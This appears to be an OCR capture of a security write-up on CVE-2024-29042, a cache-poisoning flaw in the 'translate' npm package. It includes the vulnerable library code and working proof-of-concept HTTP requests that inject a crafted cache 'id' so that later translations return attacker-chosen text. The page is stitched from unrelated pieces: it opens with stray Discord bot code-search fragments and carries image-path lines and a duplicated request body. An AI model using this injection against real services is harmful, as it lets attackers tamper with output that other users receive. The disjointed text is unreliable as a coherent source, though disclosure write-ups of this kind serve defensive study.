await client.channels.cache.get(kanal).send(new Discord.MessageEmbed().setColor("RED").setDescription(`${newUser} isi…
```

Show 8 more matches


Wumpuspro/Luminious-bot · xp.js

```
{
  return;
}
var role = member.guild.roles.cache.get(`${autor}`);
member.roles.add(role);


```




CVE-2024-29042

```
import translate from 'translate';
import express from 'express';

const app = express();
app.use(express.json());

app.post('/translate', async (req, res) => {
  const { text, language } = req.body;
  const result = await translate(text, language);
  return res.json(result);
});

const port = 3000;
app.listen(port, () => {
  console.log(`Server is running on port ${port}`);
});
```




Weekly Downloads

10.555




```
const translate = async (text, opts = {}) => {
  // Load all of the appropriate options (verbose but fast)
  // Note: not all of those *should* be documented since some are internal only
  if (typeof opts === "string") opts = { to: opts };
  opts.text = text;
  opts.from = languages(opts.from || translate.from);
  opts.to = languages(opts.to || translate.to);
  opts.cache = opts.cache || translate.cache;
  opts.engines = opts.engines || {};
  opts.engine = opts.engine || translate.engine;
  opts.url = opts.url || translate.url;
  opts.id =
    opts.id ||
    `${opts.url}:${opts.from}:${opts.to}:${opts.engine}:${opts.text}`;
  opts.keys = opts.keys || translate.keys || {};
  for (let name in translate.keys) {
    // The options has stronger preference than the global value
    opts.keys[name] = opts.keys[name] || translate.keys[name];
  }
  opts.key = opts.key || translate.key || opts.keys[opts.engine];

  // Use the desired engine
  const engine = opts.engines[opts.engine] || translate.engines[opts.engine];

  // If it is cached return ASAP
  const cached = cache.get(opts.id);
  if (cached) return Promise.resolve(cached);

```




```
POST /translate HTTP/1.1
Host: localhost:3000
Content-Type: application/json
Content-Length: 38

{
  "text":"I love you",
  "language":"nl"
}
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 12
ETag: W/"c-fRDaHmlE268Ceju3bGcBtPTHyUw"
Date: Fri, 24 Nov 2023 09:20:09 GMT
Connection: keep-alive
Keep-Alive: timeout=5

"ik haat je"
```




```
POST /translate HTTP/1.1
Host: localhost:3000
Content-Type: application/json
Content-Length: 88

{
  "text":"I hate you",
  "language":{
    "to":"nl",
    "id":
    "undefined:en:nl:google:I love you"
  }
}
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 12
ETag: W/"c-fRDaHmlE268Ceju3bGcBtPTHyUw"
Date: Fri, 24 Nov 2023 09:20:01 GMT
Connection: keep-alive
Keep-Alive: timeout=5

"ik haat je"
```



```

{
  "text":"I love you",
  "language":"nl"
}
```

